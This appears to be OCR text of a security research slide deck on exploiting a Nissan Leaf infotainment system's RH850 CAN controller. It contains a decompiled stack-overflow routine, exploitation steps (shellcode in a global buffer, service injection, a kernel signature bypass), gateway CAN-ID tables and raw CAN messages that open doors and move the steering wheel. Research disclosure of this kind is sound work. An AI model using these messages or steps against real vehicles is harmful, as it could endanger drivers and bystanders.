
CAN Communication: RH850 Stack Overflow Vulnerability



```
if (*i_pPacket == 0x50) {
 _local_30 = 0;
 uStack_2c = 0;
 uStack_28 = 0;
 uStack_24 = 0;
 pCurLocalStackBuffer = &sLocalStackBuffer;
 dID = *(uint32_t *)(i_pPacket + 8);
 sLocalStackBuffer = 0;
 local_34 = 0;
 dPayloadSize = (i_dPacketSize - 0xdU);
 uVar5 = 0;
 if (dPayloadSize != 0) {
   pPayload = i_pPacket + dPayloadSize + 0xc;
   do {
     bValue = *pPayload;
     pPayload = pPayload + -1;
     uVar5 = uVar5 + 1;
     *pCurLocalStackBuffer++ = bValue;
   } while (uVar5 < dPayloadSize);
 }
```

;


CAN Communication: RH850 Stack Overflow Vulnerability



```
if (*i_pPacket == 0x50) {
 _local_30 = 0;
 uStack_2c = 0;
 uStack_28 = 0;
 uStack_24 = 0;
 pCurLocalStackBuffer = &sLocalStackBuffer;
 dID = *(uint32_t *)(i_pPacket + 8);
 sLocalStackBuffer = 0;
 local_34 = 0;
 dPayloadSize = (i_dPacketSize - 0xdU);
 uVar5 = 0;
 if (dPayloadSize != 0) {
   pPayload = i_pPacket + dPayloadSize + 0xc;
   do {
     bValue = *pPayload;
     pPayload = pPayload + -1;
     uVar5 = uVar5 + 1;
     *pCurLocalStackBuffer++ = bValue;
   } while (uVar5 < dPayloadSize);
 }
```

;


CAN Communication: RH850 Stack Overflow Vulnerability




```
if (*i_pPacket == 0x50) {
 _local_30 = 0;
 uStack_2c = 0;
 uStack_28 = 0;
 uStack_24 = 0;
 pCurLocalStackBuffer = &sLocalStackBuffer;
 dID = *(uint32_t *)(i_pPacket + 8);
 sLocalStackBuffer = 0;
 local_34 = 0;
 dPayloadSize = (i_dPacketSize - 0xdU);
 uVar5 = 0;
 if (dPayloadSize != 0) {
   pPayload = i_pPacket + dPayloadSize + 0xc;
   do {
     bValue = *pPayload;
     pPayload = pPayload + -1;
     uVar5 = uVar5 + 1;
     *pCurLocalStackBuffer++ = bValue;
   } while (uVar5 < dPayloadSize);
 }
```

;

CAN Communication: RH850 Stack Overflow Vulnerability




```
if (*i_pPacket == 0x50) {
 _local_30 = 0;
 uStack_2c = 0;
 uStack_28 = 0;
 uStack_24 = 0;
 pCurLocalStackBuffer = &sLocalStackBuffer;
 dID = *(uint32_t *)(i_pPacket + 8);
 sLocalStackBuffer = 0;
 local_34 = 0;
 dPayloadSize = (i_dPacketSize - 0xdU);
 uVar5 = 0;
 if (dPayloadSize != 0) {
   pPayload = i_pPacket + dPayloadSize + 0xc;
   do {
     bValue = *pPayload;
     pPayload = pPayload + -1;
     uVar5 = uVar5 + 1;
     *pCurLocalStackBuffer++ = bValue;
   } while (uVar5 < dPayloadSize);
 }
```



CAN Communication: RH850 Exploitation


- Payload is fully controllable
- No stack canaries
- Global memory is RWX
- Put the shellcode payload into the DLT request buffer in global memory



CAN Communication: RH850 Exploitation Issues

- Problems:
  - Only one client can connect to NET_BROADCAST port
  - Service csm_proc_out.out constantly communicates over it
  - If this service is killed, the watchdog is triggered and IVI reboots
- Solution:
  - Inject exploit code into the service
    - Disable signal handlers in the kernel using the “Absence of a kernel module signature verification” vulnerability

CAN Communication: RH850 Arbitrary CAN Messages



Gateway Filtering


To	CAN-IDs from IDT CAN
Vehicle CAN	0x3DC, 0x49F, 0x56E, 0x5FC - 0x5FE, 0x620 - 0x621, 0x6FA, 0x700 - 0x7FF
ADAS CAN	0x3E9, 0x49F, 0x620-0x621, 0x6FA, 0x700-0x7FF
Chassis CAN	0x49F, 0x620-0x621, 0x6FA, 0x700-0x7FF
ITS CAN	0x49F, 0x5FE, 0x620-0x621, 0x6FA, 0x700-0x7FF
Diagnostic CAN	-

Nissan Specific UDS Commands


The easiest (but not the cheapest) way to gain interesting UDS commands:

- Buy diagnostic setup (software and hardware)
- Explore UI for actions
- Capture the communication traffic

Nissan Specific UDS Commands



CONSULT-III plus Ver.211.10 VIN:SJNFAAZE1U0148051 Vehicle : LEAF ZE1 2020 Country : United States




CONSULT-III plus Ver.211.10 VIN:SJNFAAZE1U0148051 Vehicle : LEAF ZE1 2020 Country : United States

Monitor Menu: No valid item.

No valid item.

Nissan Specific UDS Commands

- CONSULT III communicates with the adapter over USB
- UDS commands can be identified in USB traffic



```
usb.endpoint_address.direction == 0 && usb.transfer_type == 0x03 && usb.data_len > 0 and (usb.capdata contains 0e:0e)
```

No.	Time	Source	Destination	Protocol	Length	Info
45	3.008723	host	1.13.1	USB	43	URB_BULK out


```
0000  1b 00 b0 62 75 f1 81 d0  ff ff 00 00 00 00 09 00   ···bu··· ········
0010  00 01 00 0d 00 01 03 10  00 00 00 70 0e 0e 00 21   ········ ···p···!
0020  10 03 01 00 00 07 45 30  45 20 02                  ······E0 E ·
```

Nissan Specific UDS Commands


ECU	CAN ID	Message	Comment
BCM	745	0430690001000000	mirrors close
		0430690002000000	mirrors open
		0430070001000000	doors lock
		0430070002000000	doors open
		0430220001000000	horn
		0430452003000000	wiper
		04303b2002000000	light
ADAS	75D	0430252001000000	steering wheel

Attack Summary


Attack Summary #0: Initial State



Attack Summary #1: One-time Exploit via BT



